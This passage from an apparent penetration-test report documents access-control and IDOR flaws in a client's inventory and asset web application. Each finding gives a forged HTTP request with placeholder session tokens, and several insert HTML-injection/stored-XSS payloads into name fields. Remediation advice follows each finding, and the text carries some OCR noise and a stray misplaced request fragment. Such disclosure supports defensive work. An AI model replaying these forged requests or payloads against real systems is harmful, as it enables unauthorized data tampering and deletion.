"companyId": "▒Target_Company_ID▒",
"address": null,
"city": null,
"zipcode": null,
"contactName": null,
"contactEmail": null,
"contactMobile": null,
"contactPhone": null,
"rootLocation": "LL1752576863347148744"
}
```

- Replace `Manager_Cookie` and `Manager_Auth_Token` with valid Manager session values.
- Replace `companyId` with the victim company ID if needed.



Step 3:

Execute the Request 3. Forward the request. 4. Observe that the vendor is successfully created, even though the Manager should not have this permission.

Impact

Unauthorized Managers can add vendors to the system.

This could lead to:

- Inaccurate vendor records
- Potential abuse for malicious supply chain entries
- Data integrity issues and unauthorized access paths

Recommendation

1. Implement **role-based access control (RBAC)** at the API level.
2 Validate the **user role** server-side before allowing vendor creation.
3. Monitor logs for any unauthorized vendor creation attempts.

12:Privilege Escalation – Manager Can Delete Vendor Without Access

Description

The client application is vulnerable to a privilege escalation vulnerability that allows a **Manager** account, which should not have vendor deletion permissions, to **delete a vendor** by forging a request.

This indicates improper access control and insufficient authorization checks on the vendor deletion endpoint.

Affected URL:https://app.client.com/home/settings/vendors

Severity: High

CVSS Score: 7.5

Proof of Concept (PoC)

Step 1:

Login using the **Manager** account (with no vendor deletion privileges).

Step 2:

Intercept the request and craft the following forged HTTP request:

```
POST /manufacturer/delete/vendor-id HTTP/2
Host: api.client.com
Cookie: sessionid=YOUR_MANAGER_SESSION_COOKIE
Authorization: Bearer YOUR_MANAGER_AUTH_TOKEN
Content-Length: 113

{
"manufacturerId": "VENDOR▒ID▒TO▒DELETE",
"companyId": "COMPANY▒ID",
"rootLocation": "LL1752576863347148744"
}
```

Instructions:

Replace Cookie and Authorization with the manager account's session values.

Replace company-id and vendor-id with the target IDs.

```
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Priority: u=0
Te: trailers
Connection: close

{
  "vendorId":"1754036388908864623",
  "companyId":"1752574940451148469",
  "rootLocation":"LL1753910636858806925"
}
```

Step 3:

Send the request. **Observation:** The vendor is successfully deleted, confirming privilege escalation.

Impact

- Unauthorized vendor deletion by low-privileged accounts.
- Potential for **data loss** and **business disruption**.
- Can be chained with other vulnerabilities to perform **business logic abuse**.

Recommendation

1. Implement **role-based access control (RBAC)** for sensitive endpoints like vendor deletion.
2. Validate **authorization server-side** before processing any delete requests.
3. Maintain **audit logs** to track deletion requests and detect abnormal activity.

13:Privilege Escalation – Delete Manufacturer

Description

The client application allows a **Manager** account with no deletion privileges to **delete a manufacturer** by directly calling the backend endpoint.

This vulnerability exists because the API does not properly validate **user roles** and allows any authenticated user to send a deletion request.

Affected URL:https://app.client.com/home/settings/manufacturers

Severity: High

CVSS :7.5

Proof of Concept (PoC)

Step 1:

Login as a **Manager** (with no delete privileges).

Step 2:

Intercept and craft the following **malicious request**:

POST /manufacturer/delete/**Manufacturer**-id HTTP/2
Host: api.client.com Cookie: SESSIONID=YOUR_MANAGER_COOKIE
Authorization: Bearer YOUR_MANAGER_AUTH_TOKEN

```
{
"manufacturerId": "TARGET
Manufacturer
ID",
"companyId": "COMPANY
ID",
"rootLocation": "LL1752576863347148744"
}
```

Instructions:

- Replace `YOUR_MANAGER_COOKIE` and `YOUR_MANAGER_AUTH_TOKEN` with the valid session of the manager account.

  Replace `TARGET Manufacturer-ID` and `COMPANY ID` with the victim manufacturer details.

Step 3: Send the request → **Manufacturer gets deleted successfully.**

Impact

Any **Manager-level account** can delete **any manufacturer**, bypassing authorization checks.

Leads to **data loss** and potential **business disruption**.

- Could be chained with other vulnerabilities to perform **complete system manipulation**.

Recommendation

1.Implement **strict role-based access control (RBAC)** on all sensitive endpoints.

2. Validate **user privileges server-side** before processing delete requests.

3. Maintain **audit logs** for all manufacturer deletion actions.

14: Privilege Escalation – Edit Manufacturer

Description

The client application allows a **Manager** account with **no manufacturer edit privileges** to **update manufacturer details** by directly calling the backend endpoint.

This vulnerability exists because the API does **not validate user roles** properly and allows **low-privilege accounts** to modify sensitive data.

Affected URL: https://app.client.com/home/settings/manufacturers

Severity: High

CVSS : 7.5

Proof of Concept (PoC)

Step 1:

Login with a **Manager account** (with no edit privileges).

Step 2:

Intercept and craft the following **malicious request**:

```
POST /manufacturer/update
Host: api.client.com Cookie: ▒Manager_Cookie]
User-Agent: Mozilla/5.0 ▒Windows NT 10.0; Win64; x64; rv:141.0▒ Gecko/20100101
Firefox/141.0
Accept: application/json, text/plain, /
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authorization: Bearer ▒Manager_Auth_Token]
Content-Length: 226
Te: trailers Connection: close

{
"manufacturerId":"TARGET-MANUFACTURER-ID",
"name": "MaliciousUpdate",
"companyId": "COMPANY-ID",
"address": null,
"city": null,
"zipcode": null,
"contactName": null,
"contactEmail": null,
"contactMobile": null,
"contactPhone": null,
"rootLocation": "LL1752576863347148744"
}
```

Instructions:

- Replace `YOUR_MANAGER_COOKIE` and `YOUR_MANAGER_AUTH_TOKEN` with valid manager session credentials.
- Modify `TARGET▒MANUFACTURER▒ID` and `COMPANY▒ID` with the victim manufacturer details.
- Change the `"name"` field to any value to demonstrate unauthorized edits.

Step 3:

Send the request → **Manufacturer details are updated successfully** without having edit permissions.

Impact

- Any **Manager-level account** can modify **manufacturer data** without authorization.
- Can lead to **data manipulation**, **business disruption**, or **fraudulent record changes**.
- Can be **chained with delete or IDOR vulnerabilities** for **full data compromise**.

Recommendation

1. Enforce **server-side RBAC** for all manufacturer update endpoints.
2. Validate **user privileges** before processing edit requests.
3. Maintain **audit logs** for all manufacturer update actions.

15: Privilege Escalation – Add Manufacturer

Description

The client application allows a **Manager** account with **no manufacturer creation privileges** to **add a new manufacturer** by directly calling the backend API endpoint.

This vulnerability exists because the API **does not enforce role-based access control (RBAC)** and accepts requests from **low-privilege accounts** to perform sensitive operations.

Affected URL: https://app.client.com/home/settings/manufacturers

Severity: High

CVSS : 7.5

Proof of Concept (PoC)

Step 1:

Login with a **Manager account** (with no add privileges).

Step 2:

Intercept and craft the following **malicious request**:

```
POST /manufacturer/add HTTP/2
Host: api.client.com Cookie: [Manager_Cookie]
User-Agent: Mozilla/5.0 [Windows NT 10.0; Win64; x64; rv:141.0] Gecko/20100101
Firefox/141.0
Accept: application/json, text/plain, /
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authorization: Bearer [Manager_Auth_Token]
Content-Length: 226

{
"manufacturerId": null,
"name": "UnauthorizedManufacturer",
"companyId": "COMPANY[ID",
"address": "Malicious Address",
"city": null,
"zipcode": null,
"contactName": null,
"contactEmail": null,
"contactMobile": null,
"contactPhone": null,
"rootLocation": "LL1752576863347148744"
}
```

Instructions:

Replace `YOUR_MANAGER_COOKIE` and `YOUR_MANAGER_AUTH_TOKEN` with valid manager session credentials.

Modify `COMPANY[ID` and the `"name"` field as required to demonstrate unauthorized manufacturer creation.

Step 3:

Send the request → **Manufacturer is successfully added** without having creation privileges.

Impact

Any **Manager-level account** can **illegally create manufacturers**.

Could ~~lead to~~ ~~**unauthorized data entries**~~, **business disruption**, and **data integrity issues**.

May be **chained with other vulnerabilities** like edit or delete for **full database compromise**.

Recommendation

1. Implement **strict RBAC checks** for all manufacturer creation endpoints.
2. Validate **user privileges** server-side before processing add requests.
3. Maintain **audit logs** for all manufacturer addition actions to detect misuse.

16: Privilege Escalation – Add Inventory Part

Description

The client application allows a **Manager** account with **no inventory creation privileges** to **add a new part to the inventory** by directly calling the backend API endpoint.

This vulnerability exists because the API **does not enforce proper role validation**, allowing **low-privilege users** to perform sensitive inventory operations.

Affected URL: https://app.client.com/home/inventory

Severity: High

CVSS : 7.5

Proof of Concept (PoC)

Step 1:

Login using a **Manager account** (with no inventory creation privileges).

Step 2:

Intercept and craft the following **malicious request**:


```
POST /inventory/add HTTP/2
Host: api.client.com Cookie: [Manager_Cookie]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101
Firefox/141.0
Accept: application/json, text/plain, /
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authorization: Bearer [Manager_Auth_Token]
Content-Length: 226

{
"companyId": "COMPANY[ID",
"inventoryId": null,
"warehouseId": "TARGET[WAREHOUSE[ID",
"partName": "UnauthorizedPart",
"description": "Malicious part added without permissions",
"makeId": null,
"modelId": null,
"typeId": null,
"unitId": "litres",
"quantity": null,
"vendorId": null,
"manufacturerId": null,
"currencyId": "8",
"minStockLevel": null,
"files": [],
"customField": [],
"customFields": {},
"customData": {},
"currency": "XCD",
"rootLocation": "LL1752576863347148744"
}
```

Instructions:

Replace `YOUR_MANAGER_COOKIE` and `YOUR_MANAGER_AUTH_TOKEN` with valid manager session credentials.

Update `COMPANY[ID` and `TARGET[WAREHOUSE[ID` to the correct IDs for the victim environment.

Modify `"partName"` and `"description"` to demonstrate unauthorized inventory creation.



Step 3:

Send the request → **A new inventory part is successfully created** without any creation privileges.

Impact

- Any **Manager-level account** can **illegally create inventory parts**, leading to:
  - **False inventory records**
  - **Data integrity issues**
  - **Potential supply chain disruption**
- Can be **chained with other vulnerabilities** like unauthorized edits or deletes for **full inventory compromise**.

Recommendation

1. Implement **strict server-side RBAC** for all inventory endpoints.
2. Validate **user privileges** before processing any part addition requests.
3. Maintain **comprehensive audit logs** for all inventory modifications to detect misuse.

17:Privilege Escalation – Add Stock Entry in Warehouse

Description

The client application allows a **Manager** account with **no stock management privileges** to **add stock entries to a warehouse** by directly calling the backend API endpoint.

This vulnerability occurs because the API **does not enforce role-based access control ▒RBAC▒**, allowing **low-privilege users** to manipulate warehouse inventory.

Affected URL:https://app.client.com/home/inventory

Severity: High
CVSS : 7.5

Proof of Concept (PoC)

Step 1: Login using a **Manager account** (with no stock management privileges).


Step 2: Intercept and craft the following **malicious request**:

POST /stock/save-entry HTTP/2
Host: api.client.com Cookie: ▒Manager_Cookie]
User-Agent: Mozilla/5.0 ▒Windows NT 10.0; Win64; x64; rv:141.0▒ Gecko/20100101 Firefox/141.0
Accept: application/json, text/plain, /
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authorization: Bearer ▒Manager_Auth_Token]
Content-Length: 226

{
"stockId": "temp-0",
"movement": "stock_in", "movedBy":
"vendors", "detail":
"175403769503348539", "notes": "",
"quantity":10, "unitCost": "1", "inventoryId":
"TARGET▒INVENTORY▒ID",
"warehouseId":
"TARGET▒WAREHOUSE▒ID", "companyId":
"COMPANY▒ID", "rootLocation":
"LL1753962319720823829" }

Instructions:

- Replace YOUR_MANAGER_COOKIE and YOUR_MANAGER_AUTH_TOKEN with valid session credentials.
- Update TARGET▒INVENTORY▒ID, TARGET▒WAREHOUSE▒ID, and COMPANY▒ID with the victim's environment details.
- Adjust "quantity" and "unitCost" to demonstrate unauthorized stock addition.



Step 3:

Send the request → **Stock entry is successfully added to the warehouse** without having stock management privileges.

Impact

- Any **Manager-level account** can **illegally manipulate warehouse stock**, which can result in:
  - **False inventory counts**
  - **Financial discrepancies**
  - **Supply chain and audit manipulation**
- Vulnerability can be **chained with inventory creation and deletion flaws** for **full warehouse compromise**.

Recommendation

1. Enforce **strict server-side RBAC** for all stock movement endpoints.
2. Verify **user privileges** before processing any stock entries.
3. Implement **comprehensive audit logs** and **alerting** for unauthorized stock changes.

18:Privilege Escalation – Delete Inventory

Description

The client application allows a **Manager** account with **no inventory deletion privileges** to **delete inventory items** by directly calling the backend API endpoint.

This vulnerability occurs because the API **does not enforce proper role-based access control (RBAC)**, enabling **low-privilege users** to remove critical inventory data.

Affected URL: https://app.client.com/home/inventory

Severity: High

CVSS : 8.1

Proof of Concept (PoC)

Step 1:

Login using a **Manager account** (with no inventory deletion privileges).

Step 2:

Intercept and craft the following **malicious request**:

```
POST /inventory/delete HTTP/2
Host: api.client.com Cookie: ▒Manager_Cookie]
User-Agent: Mozilla/5.0 ▒Windows NT 10.0; Win64; x64; rv:141.0▒ Gecko/20100101
Firefox/141.0
Accept: application/json, text/plain, /
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authorization: Bearer ▒Manager_Auth_Token]
Content-Length: 226

{
"inventoryId": "TARGET▒INVENTORY▒ID",
"warehouseId": "TARGET▒WAREHOUSE▒ID",
"companyId": "COMPANY▒ID",
"rootLocation": "LL1752576863347148744"
}
```

Instructions:

- Replace `YOUR_MANAGER_COOKIE` and `YOUR_MANAGER_AUTH_TOKEN` with valid session credentials.
- Update `TARGET▒INVENTORY▒ID`, `TARGET▒WAREHOUSE▒ID`, and `COMPANY▒ID` with the actual victim environment details.

Step 3:

Send the request → **The inventory item is deleted successfully**, despite the account having no deletion privileges.

Impact

- Any **Manager-level account** can **illegally delete inventory items**, leading to:
  - **Permanent data loss**
  - **Disruption of warehouse and supply chain operations**
  - **Potential financial and operational impact**
- Can be **chained with inventory creation and stock manipulation vulnerabilities** for **complete warehouse compromise**.

Recommendation

1: Enforce **strict RBAC** for all inventory delete endpoints.

2: Perform **server-side privilege validation** before processing deletion requests.

3: Maintain **immutable audit logs** and **alerts** for all inventory deletions.

19: IDOR Vulnerability Allowing Unauthorized Comment Addition in Victim's Work Order

Description:

I discovered an **Insecure Direct Object Reference (IDOR)** vulnerability that allows an attacker to **add comments to a victim's work order** without authorization.

This vulnerability can be **chained with XSS** to escalate the attack:

The attacker can inject **malicious scripts in comments**, leading to **account takeover** for multiple users.

This creates a **severe security risk**, as privileged accounts can be compromised.

Affected URL: https://app.client.com/home/work-orders/LL1752576863347148744

Severity:High Exploitation can lead to **Stored XSS Account Takeover** when combined with IDOR.

CVSS Score:8.6 High) Based on the potential for **privilege escalation and mass compromise**.

Proof of Concept (PoC):

Step 1:

Login to the application using the **attacker's account**.

Step 2:

Create a new work order comment and **intercept the request** using a proxy (e.g., Burp Suite).

Step 3:

Modify the request by replacing the following fields with **victim's values**:

companyId

locationId

orderId

Step 4:

Forward the modified request.

- The comment successfully appears in the **victim's work order**, confirming the IDOR vulnerability.

video poc:https://drive.google.com/file/d//view?usp=sharing

Impact:

- **Unauthorized actions** in victim's work orders. **Stored XSS** can be
- injected via comment fields. **Full account takeover** is possible by
- chaining IDOR and XSS.
- **Business disruption** due to malicious manipulation of work orders.

Recommendation / Fix:

1. **Implement proper access control checks** for all work order operations.
2. **Validate the ownership of orderId, locationId, and companyId** server-side before allowing comment creation.
3. **Sanitize and encode comment input** to prevent XSS exploitation.
4. **Implement centralized authorization middleware** to avoid IDOR issues.

20:Privilege Escalation – Create Model

Description

The client application allows a **Manager** account with **no model creation privileges** to **create a new model** by directly invoking the backend API endpoint.

This vulnerability exists because the API **fails to enforce proper role-based access control (RBAC)** and **accepts requests from low-privilege users** for sensitive operations.
Affected URL: https://app.client.com/home/assets

Severity: High

CVSS : 7.5

Proof of Concept (PoC)

Step 1:

Login using a **Manager account** (with no model creation privileges).

Step 2:

Intercept and craft the following **malicious request**:

```
POST /model/add HTTP/2
Host: api.client.com Cookie: ▓Manager_Cookie]
User-Agent: Mozilla/5.0 ▓Windows NT 10.0; Win64; x64; rv:141.0▓ Gecko/20100101
Firefox/141.0
Accept: application/json, text/plain, /
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authorization: Bearer ▓Manager_Auth_Token]
Content-Length: 226

{
"modelId": null,
"modelName": "\"><h1▓DS▓/h1▓DS",
"companyId": "COMPANY▓ID",
"rootLocation": "LL17525768633471487 44"
}
```

Instructions:

- Replace `YOUR_MANAGER_COOKIE` and `YOUR_MANAGER_AUTH_TOKEN` with the valid session credentials of the manager account.
- Replace `COMPANY▓ID` with the target company's ID.
- Payload in `modelName` can also be used for **HTML Injection or Stored XSS demonstration**, as shown in the sample PoC.

Step 3:

Send the request → **Model is successfully created**, even though the manager account does not have creation privileges.

Impact

Any **Manager-level account** can **illegally create models** in the system.

This can lead to:

- **Data integrity issues**
- **Potential HTML Injection / Stored XSS** in the model name
- **Abuse of model records for supply chain manipulation**

- Can be **chained with inventory creation or deletion exploits** for **complete system abuse**.

Recommendation

1. Enforce **server-side RBAC** for all model-related endpoints.
2. Validate **user privileges** before accepting any model creation request.
3. Sanitize all **user inputs** to prevent HTML Injection or XSS attacks.
4. Maintain **audit logs** for all model creation actions to detect unauthorized changes.

21:Privilege Escalation – Create Make

Description

Theclient application allows a **Manager** account with **no make creation privileges** to **add a new make** by directly calling the backend API endpoint.

This vulnerability occurs because the API **does not enforce proper role-based access control (RBAC)**, enabling **low-privilege users** to create new makes without authorization.
Affected URL: https://app.client.com/home/assets

Severity: High

CVSS: 7.5

Proof of Concept (PoC)

Step 1: Login using a **Manager account** (with no make creation privileges).

Step 2: Intercept and craft the following **malicious request**:

```
POST /make/add HTTP/2
Host:
api.client.com
Cookie: SESSIONID▒YOUR_MANAGER_COOKIE
User-Agent: Mozilla/5.0 ▒Windows NT 10.0; Win64; x64; rv:141.0▒ Gecko/20100101
Firefox/141.0
Accept: application/json, text/plain,
/
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authorization: Bearer YOUR_MANAGER_AUTH_TOKEN
Content-Length: 120
Origin:
https://app.client.com
Sec-Gpc: 1
Referer:
https://app.client.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Priority: u=0
Te: trailers
Connection: close
{
"makeId": null,
"makeName": "\"><h1▒SD▒/h1>rfds",
"companyId": "COMPANY▒ID",
"rootLocation": "LL17525768633471487 44"
}
```

Instructions:

- Replace `YOUR_MANAGER_COOKIE` and `YOUR_MANAGER_AUTH_TOKEN` with valid manager session credentials.
- Replace `COMPANY▒ID` with the target company's ID.
- The payload in `makeName` demonstrates **potential HTML Injection or Stored XSS** in the make record.

Step 3:

Send the request → **Make is successfully created**, even though the manager account does not have creation privileges.

Impact

- Any **Manager-level account** can **illegally create makes**, which can lead to:
  - **Data pollution and integrity issues Stored XSS / HTML**
  - **Injection** if malicious payloads are inserted
  - **Potential abuse of makes for inventory or model manipulation**
- Can be **chained with model creation and inventory manipulation exploits** for **full system compromise**.

Recommendation

1. Enforce **server-side RBAC** for all make-related endpoints.
2. Validate **user privileges** before accepting any creation requests.
3. Sanitize all **user inputs** to prevent HTML Injection and XSS.
4. Maintain **audit logs** for all make creation actions to detect misuse.

22: Privilege Escalation – Create Asset Type

Description

The client application allows a **Manager** account with **no asset type creation privileges** to **add a new asset type** by directly calling the backend API endpoint.

This vulnerability exists because the API **does not enforce role-based access control (RBAC)**, allowing **low-privilege users** to perform sensitive actions.
Affected URL:https://app.client.com/home/assets

Severity: High

CVSS: 7.5

Proof of Concept (PoC)

Step 1:

Login using a **Manager account** (with no asset type creation privileges).

Step 2:

Intercept and craft the following **malicious request**:

```
POST /asset-type/add HTTP/2
Host: api.client.com Cookie: ▒Manager_Cookie]
User-Agent: Mozilla/5.0 ▒Windows NT 10.0; Win64; x64; rv:141.0▒ Gecko/20100101
Firefox/141.0
Accept: application/json, text/plain, /
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authorization: Bearer ▒Manager_Auth_Token]
Content-Length: 226

{
    "typeId": null,
  "typeName": "\"><h1>wfedc</h1>ds",
"companyId": "COMPANY▒ID",
    "rootLocation": "LL1752576863347148744"
}
```

Instructions:

- Replace YOUR_MANAGER_COOKIE and YOUR_MANAGER_AUTH_TOKEN with valid manager session credentials.
- Replace COMPANY▒ID with the target company's ID.
- Payload in typeName demonstrates **possible HTML Injection or Stored XSS**.

Step 3:

Send the request → **Asset type is successfully created** despite the manager not having creation privileges.

Impact

- Any **Manager-level account** can **illegally create asset types**, leading to:
  - **Unauthorized data injection**
  - **Stored XSS / HTML Injection** if malicious payloads are used
  - **Data integrity and workflow manipulation**
- Can be **chained with asset creation exploits** to **fully compromise the asset management module**.

Recommendation

1.Implement **strict server-side RBAC** for all asset type management endpoints.

2. Perform **server-side privilege validation** before processing any creation requests.

3.Sanitize **user inputs** to prevent HTML Injection or XSS.

4. Maintain **audit logs** for all asset type creation actions to detect misuse.

23: Privilege Escalation – Create Asset Status

Description

The client application allows a **Manager** account with **no asset status creation privileges** to **create new asset statuses** by directly calling the backend API endpoint.

This vulnerability exists because the API **does not enforce proper server-side role-based access control (RBAC)**, allowing **low-privilege accounts** to execute sensitive operations.

Affected URL:https://app.client.com/home/assets

Severity: High

CVSS : 7.5

Proof of Concept (PoC)

Step 1:

Login using a **Manager account** (with no asset status creation privileges).

Step 2:

Intercept and craft the following **malicious request**:

```
POST /asset-status/add HTTP/2
Host: api.client.com Cookie: [Manager_Cookie]
User-Agent: Mozilla/5.0 [Windows NT 10.0; Win64; x64; rv:141.0] Gecko/20100101
Firefox/141.0
Accept: application/json, text/plain, /
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authorization: Bearer [Manager_Auth_Token]
Content-Length: 226



{
   "statusId": null,
 "statusName": "rfwds",
"companyId": "COMPANY[ID",
   "rootLocation": "LL1752576863347148744"

   }
```

Instructions:

- Replace `YOUR_MANAGER_COOKIE` and `YOUR_MANAGER_AUTH_TOKEN` with valid session credentials of the manager account.
- Replace `COMPANY[ID` with the target company's ID.
- Change `"statusName"` to demonstrate unauthorized asset status creation.

Step 3:

Send the request → **Asset status is successfully created**, even though the manager has no creation privileges.

Impact

- Any **Manager-level account** can **illegally create asset statuses**, resulting in:
  - **Workflow disruption** by introducing unauthorized statuses
  - **Data integrity issues** in asset management
  - **Potential misuse** to support other privilege escalation attacks
- This can be **chained with asset type and asset creation exploits** for **full asset module compromise**.

Recommendation

1. Enforce **strict server-side RBAC** for all asset status endpoints.
2. Validate **user privileges** before processing any creation requests.
3. Maintain **audit logs** for all asset status creation actions to detect abuse.

24:Privilege Escalation – Create Unit

Description

The client application allows a **Manager** account with **no unit creation privileges** to **add a new unit** by directly calling the backend API endpoint.

This vulnerability exists because the API **does not implement proper server-side role-based access control (RBAC)**, allowing **low-privilege accounts** to execute sensitive operations.
Affected URL: https://app.client.com/home/assets

Severity: High

CVSS : 7.5

Proof of Concept (PoC)

Step 1:

Login using a **Manager account** (with no unit creation privileges).

Step 2:

Intercept and craft the following **malicious request**:

```
POST /unit/add HTTP/2
Host: api.client.com Cookie: ▒Manager_Cookie]
User-Agent: Mozilla/5.0 ▒Windows NT 10.0; Win64; x64; rv:141.0▒ Gecko/20100101
Firefox/141.0
Accept: application/json, text/plain, /
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authorization: Bearer ▒Manager_Auth_Token]
Content-Length: 226



{
   "unitId": null,
 "unitName": "\"><h1▒SD▒/h1▒SD",
   "isDefault": false,
 "companyId": "COMPANY▒ID",
   "rootLocation": "LL1752576863347148744"
}
```

Instructions:

- Replace YOUR_MANAGER_COOKIE and YOUR_MANAGER_AUTH_TOKEN with valid manager session credentials.
- Replace COMPANY▒ID with the target company's ID.
- The payload in unitName demonstrates **possible HTML Injection / Stored XSS**.

Step 3:

Send the request → **Unit is successfully created**, even though the manager account has no creation privileges.

Impact

- Any **Manager-level account** can **illegally create units**, resulting in:
  - **Data integrity issues** in inventory and asset management
  - **Potential HTML Injection / Stored XSS attacks** if malicious payloads are used
  - **Support for further privilege escalation and workflow manipulation**
- Can be **chained with inventory creation and asset manipulation exploits** for **full system compromise**.

Recommendation

1. Implement **strict server-side RBAC** for all unit creation endpoints.
2. Validate **user privileges** before accepting any create requests.
3. Sanitize all **user inputs** to prevent XSS or HTML Injection attacks.
4. Maintain **audit logs** for all unit creation actions to detect unauthorized operations.

25:Privilege Escalation – Create Asset Custom Field

Description

Theclient application allows a **Manager** account with **no custom field creation privileges** to **add a new custom field for assets** by directly calling the backend API endpoint.

This vulnerability exists because the API **does not enforce proper role-based access control (RBAC)**, allowing **low-privilege users** to perform unauthorized configuration changes.
Affected URL: https://app.client.com/home/assets

Severity: High

CVSS: 7.5

Proof of Concept (PoC)

Step 1:

Login using a **Manager account** (with no custom field creation privileges).

Step 2:

Intercept and craft the following **malicious request**:

```
POST /asset-custom-field/add HTTP/2
Host: api.client.com
Cookie: SESSIONID=YOUR_MANAGER_COOKIE
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authorization: Bearer YOUR_MANAGER_AUTH_TOKEN
Content-Length: 139
Origin: https://app.client.com
Sec-Gpc: 1
Referer: https://app.client.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Priority: u=0
Te: trailers
Connection: close



{
   "companyId": "COMPANY=ID",
 "fieldName": "UnauthorizedField",
   "fieldType": "text",
   "data": [],
   "currency": null,
   "rootLocation": "LL1752576863347148744"
}
```

Instructions:

- Replace `YOUR_MANAGER_COOKIE` and `YOUR_MANAGER_AUTH_TOKEN` with valid manager session credentials.
- Replace `COMPANY=ID` with the target company's ID.
- Modify `"fieldName"` and `"fieldType"` to demonstrate unauthorized custom field creation.

Step 3:

Send the request → **Asset custom field is successfully created**, even though the manager account has no creation privileges.

Impact

- Any **Manager-level account** can **illegally create asset custom fields**, which can lead to:
  - **Unauthorized configuration changes** in the asset management module
  - **Data integrity issues** and **workflow manipulation**
  - **Potential support for privilege escalation or chained attacks**
- Can be **combined with asset type and asset creation exploits** for **full module compromise**.

Recommendation

1. Enforce **strict server-side RBAC** for all custom field creation endpoints.
2. Validate **user privileges** server-side before accepting any new field requests.
3. Maintain **audit logs** for all custom field creation activities to detect unauthorized actions.

26:Insecure Direct Object Reference (IDOR) – Add Checklist Item

Description: I discovered an IDOR vulnerability that allows an attacker to add checklist items to any victim's checklist by modifying the checklistId parameter in the request.

This could lead to unauthorized modifications of work orders and tampering with operational data.

Affected URL:https://app.client.com/home/work-orders/LL1752576863347148744

Severity: High

CVSS: 7.5 (Confidentiality and Integrity Impact)

Proof of Concept (PoC)

Step 1:


Login with an attacker account.

Step 2:

Add an item to **your own** checklist and intercept the request using a proxy (e.g., Burp Suite).

Step 3:

Modify the checklistId in the request to the **victim's checklist ID**.



Step 4:

Send the modified request. Result: The item is successfully added to the **victim's checklist** without authorization.

Affected Request:

```
POST /checklist/add-item HTTP/2
Host: api.client.com Cookie: ▓Manager_Cookie]
User-Agent: Mozilla/5.0 ▓Windows NT 10.0; Win64; x64; rv:141.0▓ Gecko/20100101
Firefox/141.0
Accept: application/json, text/plain, /
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authorization: Bearer ▓Manager_Auth_Token]
Content-Length: 226


{
  "id": null,
    "name":   "rfwdsc",       "itemOrder":   null,
"proofRequired": null,   "checklistId": "victim-
checklist",   "locationId":  "attacker-location",
"companyId":              "attacker-company-id",
"rootLocation": "LL1753962319720823829" }
```

Impact:

- Attacker can **inject unauthorized items** into any checklist.
- Could be chained with other vulnerabilities for **data integrity attacks**.
- Could lead to **misuse of work orders and tampering with operational processes**.

Recommendation:

1. Implement **proper authorization checks** to ensure users can only modify their own checklists.
2. Use **server-side validation** for `checklistId` against the logged-in user's privileges.
